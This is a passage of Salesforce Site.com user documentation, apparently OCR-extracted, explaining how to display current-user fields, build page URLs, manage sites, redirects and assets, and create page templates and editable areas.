To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

1. Open the page on which you want to display the current community user's information.
2. From the Page Elements pane, drag a **Content Block** or **Custom Code** page element onto the page.
3. Type `{!CurrentUser.` and the value that you want to display.
   For example, `{!CurrentUser.firstName}`.

   Check the list of available expressions for displaying current user information.
4. Add any additional text you require.
   For example, `Welcome back {!CurrentUser.firstName}!`.
5. If you're in a Content Block, click **Save**. If you're in a Custom Code element, click **Save and Close**.

Note: If an unauthenticated user views a page that contains `CurrentUser` expressions, the current user information does not appear. For example, if an unauthenticated user viewed a page that contained the above example, the user would see "Welcome back !" as the welcome message.

Expressions Available for Displaying Current User Information

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition	

Use these `CurrentUser` namespace expressions to display authenticated user information on a Site.com community page.

CurrentUser Expression	Displays
`{!CurrentUser.name}`	Combined first and last name of the user, as displayed on the user detail page.
`{!CurrentUser.firstName}`	First name of the user, as displayed on the user edit page.
`{!CurrentUser.lastName}`	Last name of the user, as displayed on the user edit page.
`{!CurrentUser.userName}`	Administrative field that defines the user's login.
`{!CurrentUser.email}`	Email address of the user.
`{!CurrentUser.communityNickname}`	Name used to identify the user in a community.

Determining the URL of a Site.com Page

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

After you create a Site.com page, you can determine the page's URL to:

- Provide your users with a URL that lets them access a public page directly.
- Create a link to the page from other pages, including Force.com Sites and Visualforce pages.
- Make it the home page for your community using a URL redirect in Force.com Sites.
- Add a private page to a tab in your community.

1. To determine the correct URL for the page:
   - From the Create Community wizard, click **Customize**.
   - If you navigated away from the Create Community wizard, click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Copy the URL on the Getting Started screen and paste it into a text editor.
3. To create a URL that points to:
   - The Site.com site's home page, append `/s/` to the URL. For example, `https://mydomain.force.com/mycommunity/s/`.
   - A specific Site.com page, append `/s/<page_name>`, where *`<page_name>`* is the name of the Site.com page. For example, `https://mydomain.force.com/mycommunity/s/promotion`.

   The URL is case-sensitive and "s" must be lowercase.

Adding Authenticated Site.com Pages to Community Tabs
Force.com Sites URL Redirects

Adding Authenticated Site.com Pages to Community Tabs

After you create a private Site.com page, you can add the page to a tab in your community.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

In this case, you need to create a Web tab that points to your Site.com page.

1. Determine the correct URL for the page.
2. From Setup, click **Create** > **Tabs**.
3. In Web Tabs, click **New** and on the Step 3 screen, paste the URL you created in the Button or Link URL text box.
4. Return to the Create Community wizard and add the new tab to your community.

To preview the private page in your community, you must publish your Site.com site.

CREATING AND MANAGING SITES

Creating a Site.com Site

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To create or import Site.com sites:	`Site.com Publisher User` field enabled on the user detail page

To get started with Site.com, create a new blank site:

1. On the Site.com tab in the Site.com app, click **New**. Alternatively, in Site.com Studio, click **Create a New Site** in the site's drop-down menu.
2. Click **Create a Blank Website**.
3. Enter the site name.
4. Click **Create**. Your new website opens in Site.com Studio, where you can create page templates and site pages, and add functionality to it.

Note: You can't create, delete, duplicate, export, or import community sites in Site.com.

Deleting a Site.com Site

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

You can delete any site that isn't published. If the site is published, you must first unpublish it before you can delete it. See Taking a Site Offline on page 3429.

1. On the Site.com tab in the Site.com app, select the site and click > **Delete**.
2. Click **OK**.

Note: You can't create, delete, duplicate, export, or import community sites in Site.com.

See Also:

Exporting a Site.com Site

Duplicating a Site.com Site

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To create a copy of a site:

1. On the Site.com tab in the Site.com app, select the site and click ▾ > **Duplicate**. Alternatively, in Site.com Studio, click the **Site Actions** drop-down menu and select **Duplicate This Site**.
2. Enter a name for the site.
3. Click **Create**.

Note:

- If you're creating a copy of a site that uses data services, you must set the data access permissions in the new site's guest user profile.
- You can't create, delete, duplicate, export, or import community sites in Site.com.

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

You can export your site from Site.com to your hard drive. The site is exported in a packaged format with a .site extension, which you can import into another Salesforce organization. The maximum site size you can import is 200 MB.

1. On the Site.com tab in the Site.com app, select the site and click ▾ > **Export**.
2. If the site is:
   - Smaller than 100 MB, select a location to save the exported .site file on your hard drive and click **Save**.
   - Larger than 100 MB, you'll receive an email when the export process has completed. Click the link in the email to download the exported .site file.

Note:

- Exporting a site doesn't remove it from the current organization.

- You can't create, delete, duplicate, export, or import community sites in Site.com.

Importing a Site.com Site

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To create or import Site.com sites:	`Site.com Publisher User` field enabled on the user detail page

You can import an exported Site.com site into your organization. The maximum site size you can import is 200 MB. When you import a site, you are given the site administrator role in the site.

1. On the Site.com tab in the Site.com app, click **New**. Alternatively, in Site.com Studio, click **Create a New Site** in the site's drop-down menu.
2. Select **Import a Site or Template**.
3. Enter the site name.
4. Click **Browse** to locate the exported site on your hard drive. Exported sites have a .site extension.
5. Click **Create**.

Note:

- If you're importing a site that uses data services, you must set the data access permissions in the imported site's guest user profile. Additionally, any data repeaters, data tables, data functions, or forms may need to be reconfigured.
- You can't create, delete, duplicate, export, or import community sites in Site.com.

Configuring Site Properties

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Set properties for the site, such as the home page, site name, and error page, and create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

1. On the Overview tab, click **Site Configuration**.
2. Click **Edit**.
3. In the Site Configuration view, you can:
   - Replace the name in the `Site Name` field to rename the site.
   - Select **Enable Anonymous Preview** to create a URL that allows other users to preview the site before it goes live. (Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes.) **Enable Anonymous Preview** is also available from the **Preview** menu on the Overview tab.
   - Access the site's guest user profile.
   - Select the home page for your website in the Home Page drop-down list.
   - Select a user-friendly error page (if you created one) in the 404 Page drop-down list to display when a page can't be found. It's a good idea to create a user-friendly error page to assist site visitors if they encounter a broken link.
4. Click **Save**.

Note:

- The home page and 404 page you specify for Site.com Community sites in Site Configuration set the home and 404 pages for the Site.com Community site only. Community home pages are set in the Tabs section of the Create Community wizard. Community error pages are specified in Force.com Setup, under **Pages**.
- When your Site.com Community site is offline, users are redirected to the Page Not Found page defined in Force.com Setup, under **Pages**.

See Also:

Creating a Site.com Site
Using Site.com Studio as a Site Administrator or Designer

Creating URL Redirects in Site.com

If you move or reorganize pages in your site, search engines may have trouble finding the new page locations. To avoid this, set up URL redirects to inform users and search engines that site content has moved.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

You can use URL redirects to:

- Maintain search engine ranking. For example, if you change a page's name from "Gadgets" to "Widgets," creating a redirect rule from `/Gadgets` to `/Widgets` lets you restructure the site without affecting your page ranking.
- Make URLs more readable and memorable. For example, site visitors will find long or numeric page names, such as `/widget65AD890004ab9923`, difficult to remember. Instead, you can provide them with a short, friendly URL, such as `/widget`, and create an alias that redirects to the correct page when the user uses the short URL alias.
- Assist with migration from another system to Site.com if you're still using the same domain. For example, if your old site ran on PHP, you can create a redirection rule from an old page, such as `/index.php`, to a new page in Site.com, such as `/myNewPage`.

To assign a redirect to a site page:

1. On the Overview tab, click **Site Configuration** > **URL Redirects**.
2. Click **Create a Redirect**.
3. Specify the `Redirect type`:

Option	Description
Permanent (301)	Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
Temporary (302)	Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content

Option	Description
	on the new target page, they also keep the source URL in their indexes.
Alias	Select this option if you don't want the URL to change in the user's browser, but you want to redirect to a different page. Search engines won't be aware of the change or update their records. Alias redirects only work when you redirect from one Site.com page to another. You can't create an alias to an external address.

4. Specify the former page location in the `Redirect from` field.
   - The page location must be a relative URL.
   - The page can have any valid extension type, such as `.html` or `.php`, and can contain parameters. Parameter order is irrelevant.
   - The URL can't contain anchors, such as `/siteprefix/page.html`**`#target`**.
   - You can create just one redirection rule *from* a particular URL. If you create a new rule with the same Redirect From information, the old rule is overwritten.
5. Specify the new page location in the `Redirect to` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike pages you're redirecting from, pages you're redirecting to can contain anchors.
6. To immediately enable the redirection rule, ensure `Active` is selected. To enable it at a later stage, deselect the property.
7. Click **Save**.

The URL Redirects section displays all URL redirection rules you've created for your site.

- Edit an assigned redirect rule by clicking > **Edit Redirect**.
- Delete a redirect rule by clicking > **Delete Redirect**.

Creating and Managing Folders

As a site administrator or designer, you can create folders to manage your pages, style sheets, templates, and assets.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To create new folders:

1. In the All Site Content view on the Overview tab, click **New Folder**.
2. Type in the folder name.
3. Click **Create**.

Folders are created at the top level of the folder tree. Once created, you can drag them anywhere in the tree structure. Likewise, you can drag and drop files into the folders you create. To rename, delete, and create sub-folders, right-click the folder or use the Actions menu ( ).

Note: The site map remains the same regardless of how you arrange folders in the All Site Content view.

See Also:

Understanding the Site Administrator and Designer's Overview Tab

Importing and Managing Assets

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can import a variety of assets, such as images and PDFs, to use in a website.

Note:

- To import folders of assets and maintain the folder structure in your site, first create a .zip file of the content, and then import and unzip the content.
- The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

The quickest way to import one or more files is to:

1. Select the files and drag them directly onto the Studio interface. This is supported for Mozilla® Firefox® and Google® Chrome only.
2. Depending on the types of files you're importing, a dialog box may appear that lets you:
   - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
   - Select **Overwrite existing files** to replace a file that already exists in the site.
   - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.

Alternatively, to import a single file:

1. Click **Import...**.
2. Click **Browse...** to locate the file.
3. Select the file and click **Open**.
4. Depending on the type of file you're importing, you can:
   - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
   - Select **Overwrite existing files** to replace a file that already exists in the site.
   - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.
5. Click **Import**. A message appears indicating whether the file was imported successfully.
6. Click ✖.

You can add images and videos to the text areas of your site pages, or create a hyperlink to any imported asset. If you're a site administrator or designer, you can add also add images directly to the page.

View the list of imported assets in the Assets view on the Overview tab. You can also access assets in the All Site Content view, which displays the folder hierarchy of your site.

- To view a thumbnail of an imported image, hover over it.
- To save an asset to your computer, hover over or select it and click ⚙▾ > **Download**.
- To remove an asset from your site if you're a site administrator or designer, hover over or select it and click ⚙▾ > **Delete**. If the asset is being used in your site, you see a confirmation message with a list of locations where that asset is in use.


CREATING AND MANAGING PAGES

Understanding the Page Editing View in Site.com Studio

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When working with page templates and site pages, you can add content, structure, and style, all in one place. Open a page or template on the Overview tab by double-clicking it or hovering over it and clicking > **Edit**. The page opens as a new tab.



- Using the Page Elements and Page Structure panes (1), you can add page elements to a page and reorder the page element hierarchy.
- Using the Properties, Style, and Events panes (2), you can set properties, add style, and create events for a selected page or element.

- Using the toolbar (3), you can:
  - ◊ Edit page text.
  - ◊ Undo and redo your actions.
  - ◊ Cut, copy, or paste page elements.
  - ◊ Import assets, such as images and files.
  - ◊ Preview your site or generate an anonymous preview link to send to other users.
  - ◊ Publish your recent changes.
  - ◊ Access other page actions, such as renaming or deleting the page.
- On the page canvas (4), you can lay out the page and select, edit, and move page elements.

Tip:

- Hide the side panes to increase the canvas size by clicking and . To reopen a pane, click its icon.
- As you edit a page, your changes are saved and the status icon ( ) on the page tab is updated automatically.
- If the site page or page template is based on another template, editable page elements are highlighted with a blue border on the page.

Site.com Page Templates Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

Before you begin building the pages of your website, take some time to plan the pages you need, and in particular, which pages will have a similar layout. Once you've decided on the layout, the quickest method is to use a page template to build the basic layout.

About Page Templates

A page template lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. Page templates don't appear on your public site.

As the template creator, you specify which elements users can edit in pages based on the template. By default, a page element in a template is "locked," so users can't edit its contents in any template-based page unless you mark the page element as "editable." Conversely, when users edit an editable page element in a template-based page, their changes are specific to that page and don't affect your template.

For example, this main page template contains a non-editable header and navigation menu that are common to all the pages in the site (1). The main template also has an editable center panel (2) to house the page-specific content of each page that's based on it.

Note:

- Page templates must contain at least one editable page element. Otherwise, users can't edit site pages that are based on the template.
- Panels are ideal for adding editable areas to page templates.


You can use page templates to:

- Save time and effort by laying out the page structure and using it as a starting point when you create site pages. For example, you could design a template with a fixed header panel and side menu, and an editable center panel, to which you add page-specific page elements and content.
- Quickly make global updates to the layout or style of your website, as any changes you make to the template's design are reflected immediately in all the pages that use it.
- Control how other users (such as contributors or other site administrators and designers) can modify site pages. For example, you may allow contributors to edit specific content blocks only.
- Ensure your template design remains pixel-perfect. When users edit a page that's based on a template, their changes don't affect your template.
- Reuse common design elements by creating child templates.
- Allow contributors to create site pages that are based on the template.


About Child Templates

Child templates are a useful way to reuse common design elements for more complicated page layouts. For example, your website will probably have elements that are the same on every page in your site, such as a navigation menu. However, several pages may have elements that are common only to them, such as pages in a subsection of your site that include a subsection header. By using a child template, which is a template that's based on another template, you can reuse the main template design.

Using our main page template as a base, the child template inherits the non-editable header and navigation menu (1), and an editable center panel (2) where we add the non-editable subsection header (3). We also need to add a new editable center panel (4) because the center panel of the main template is editable only in pages directly based on the main template.



Now, any page based on the child template includes the non-editable main header, navigation menu, and subsection header, and an editable center panel (5) for that page's content.



Best Practices

- Plan your site structure and the layout of your pages. Taking the time to plan your website first saves time when you build your site.
- Identify which elements are common to all the pages of your site, such as navigation menus or headers, as these are the elements you can add to the page template.
- Use page templates wherever possible to promote content reuse and save time.
- Try to keep the design of your main page template as simple as possible to make it easier to modify in the future. For more complicated site designs, use child templates to achieve maximum flexibility.

Identifying Which Template a Site.com Page Uses

Creating Site.com Page Templates

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A page template lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. And because a template-based page inherits the template's elements, you can make site-wide changes from one location.

You can create a page template from a layout, or if you've already created a template, you can use it as a base to create a child template, which lets you reuse the design of the main template.

Creating a Page Template from a Layout

To start from scratch with a completely blank template or use a basic page layout:

1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

   Note: Predefined page layouts use panels to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane, and clicking **Apply**.

4. Choose a layout mode:
   - To expand the page to fill the width of the browser window, click **Full width**.
   - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The page template opens.

Next, you must complete the template.

Tip:

- By default, any template you create is only available to other site administrators and designers in your organization. To let contributors create pages based on the template, select **Available to Contributor** in the Properties pane.
- You can also create templates by converting or duplicating other pages.

Creating a Child Template

To use an existing template as a base for a child template:

- The quickest option is to:
  1. Select the template in the Page Templates view on the Overview tab and click > **Create Child Template**. Alternatively, click **Page Actions** > **Create Child Template** if the template is open.
  2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
  3. Click **Create**. The child template opens.
- Alternatively:
  1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
  2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
  3. Click **Page templates** and select the page template.
  4. Click **Create**. The child page template opens.

Completing Your Template

Once you've created a template, you must take the next steps to complete it:

- Lay out the page template
- Add other page elements to the template
- Create editable areas
- Create template-based site pages

Creating Editable Template Areas

As the template creator, you specify which elements users can edit in pages based on the template.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To make a page element editable in derived pages or child templates, select it on the page template or in the Page Structure pane and click > **Make Editable**, or select **Editable** in the Properties pane.

When the page template is open, editable page elements are highlighted with a blue border on the page. They also display a pencil icon ( ) in the Page Structure pane and in the information popup that appears when you hover over the element on the page.

Tips for Working With Editable Page Elements

When you mark a page element as `Editable` on a page template, that page element becomes editable in any child pages or templates derived from the parent template.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

Consider these tips when creating editable page elements. If you're working with editable page elements that contain default content, see Working With Default Content in Editable Page Elements on page 3327.

- Editable page elements are highlighted with a blue border in child pages and templates.
- If you make a page element within a panel editable, you can't also make the panel editable.
- Deleting an editable element from a page template removes it from all child pages and templates.
- When you enable the `Editable` property of a page element, any pages or child templates based on the template also inherit the enabled status. In turn, the enabled status in the child template cascades to any of *its* children, and so on. If you don't want its editability to cascade to any lower levels, disable the `Editable` property of a page element in a child template.
- Users can't alter the events, style, or properties of an editable page element in pages based on the template.
- Users can't resize, reposition, or delete editable page elements in pages based on the template. However, if the element's Auto Height property is enabled in the template, its height will adjust to fit the content of the template-based page.

Editable Page Elements and User Roles

- Site administrators and designers can edit any page element you make editable.

- Contributors can modify editable content blocks in site pages based on the template. They can also edit content blocks that you place in an editable panel in template-based site pages. To add a content block that only other site administrators or designers can edit, use custom code instead.

Working With Default Content in Editable Page Elements
Creating Editable Template Areas
Editing and Working With Site.com Page Elements

Working With Default Content in Editable Page Elements

Content added to an editable area on a page template becomes default content for the area in child pages and templates.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.

- To replace the inherited content of an editable page element, select it on the page or in the Page Structure pane and click > **Override Parent Content**.
  Any changes made to the element at the parent level will no longer show up.
- To return control of the content to the parent template, select the editable page element on the page or in the Page Structure pane and click > **Revert to Parent Content**.
  When you do this, any custom content in the editable page element is lost.

Disabling the `Editable` property of a panel in a parent template overrides any changes made to that panel in child pages or templates. Changes to the panel at the child level disappear, and the panel reflects only the content from the parent template.

However, the changes at the child level aren't lost. Re-enabling the `Editable` property of the panel in the parent template restores the custom content previously added to its children.

Creating Site.com Pages

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

As a site administrator or designer, when you create a site page, you can choose to base it on a page template. If you're creating several site pages that have common page elements, such as a navigation menu, you can save time and effort and achieve a consistent look and feel by creating a page template first and then basing your site pages on it. Alternatively, if none of your site pages have a similar structure or if you need to create a one-off site page that doesn't follow the overall site design, such as a home page, you can create a page based on a basic layout.

Creating Site Pages from a Layout

Start from scratch with a completely blank page or use a basic page layout.

1. Hover over **Site Pages** on the Overview tab and click **New**, or click **New** > **Site Page** when the Site Pages view is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

   Note: Predefined page layouts use panels to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane, and clicking **Apply**.

4. Choose a layout mode:
   - To expand the page to fill the width of the browser window, click **Full width**.
   - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The site page opens.

Creating Site Pages from a Page Template

If you created a page template, you can base your site pages on it.

The quickest option is to:

1. Select the template in the Page Templates view and click > **Create Page from Template**. Alternatively, click **Page Actions** > **Create Page from Template** if the template is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Create**. The site page opens.

Alternatively:

1. Hover over **Site Pages** on the Overview tab and click **New**, or click **New** > **Site Page** when the Site Pages view is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Page templates** and select the page template.
4. Click **Create**. The site page opens.

Tip: You can also create pages by converting or duplicating other pages.

Adding Site.com Page Elements

Identifying Which Template a Site.com Page Uses

Available for purchase in: **Enterprise** and **Unlimited** Editions


Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level


When you edit a template-based page, you can't modify its non-editable page elements. You also can't reposition, resize, or delete editable page elements, or alter the events, properties, or style associated with them. To update these elements or properties, you must edit them in the template the page is based on.

To identify which page template a site page is based on:

- Hover over the site page in the Sites Pages view on the Overview tab. An information popup appears that displays the page template's name.



- Examine the Page Structure pane when the page is open. The template's name is displayed as a link that you can click to open the template.



Tip: To view and open the site pages associated with a particular page template, select or hover over the page template in the Page Templates view of the Overview tab and click > **Edit Pages Based on Template**. Click a listed site page to open it.

Performing Common Page Actions

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When working with pages and templates, you can perform common tasks, such as renaming, deleting, or duplicating pages.

To access more page options, select or hover over a page on the Site Pages view of the Overview tab and click ⚙▾.

To access more template options, select or hover over a template in the Page Templates view of the Overview tab and click ⚙▾.

Alternatively, if the page or template is open, click **Page Actions**.

The available options vary for pages and templates:

Select	To...
Convert Site Page to Template	Change the page into a template.
Convert Template to Site Page	Change the template into a page. You can't convert a template that has pages based on it.
Create Child Template	Create a child template based on the selected template.
Create Page from Template	Create a page based on the template.
Delete	Remove a page or template. You can't delete a template that has pages based on it.
Duplicate	Create a copy of the page or template. Duplicating a page template doesn't duplicate the pages or templates based on it.
Edit	Open the page or template for editing. Alternatively, double-click the page or template.
Edit Pages Based on Template	View and open the site pages that are based on the selected page template.
Preview	View the page in a browser window.

Select	To...
Rename	Change the page or template name.

Changing a Page's Doctype Property

The Document Type Definition (DTD) or *doctype* of a page defines which version of HTML it's using. This information is used by some browsers to trigger a standard rendering mode. By default, each page's doctype is set to XHTML 1.0, but you can change it to HTML5.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When the page is open:

1. Select the page in the Page Structure pane.
2. In the Properties pane, select an option in the Doctype drop-down list.

ADDING FEATURES AND PAGE ELEMENTS

Site.com Page Elements

Available for purchase in: **Enterprise** and **Unlimited** Editions

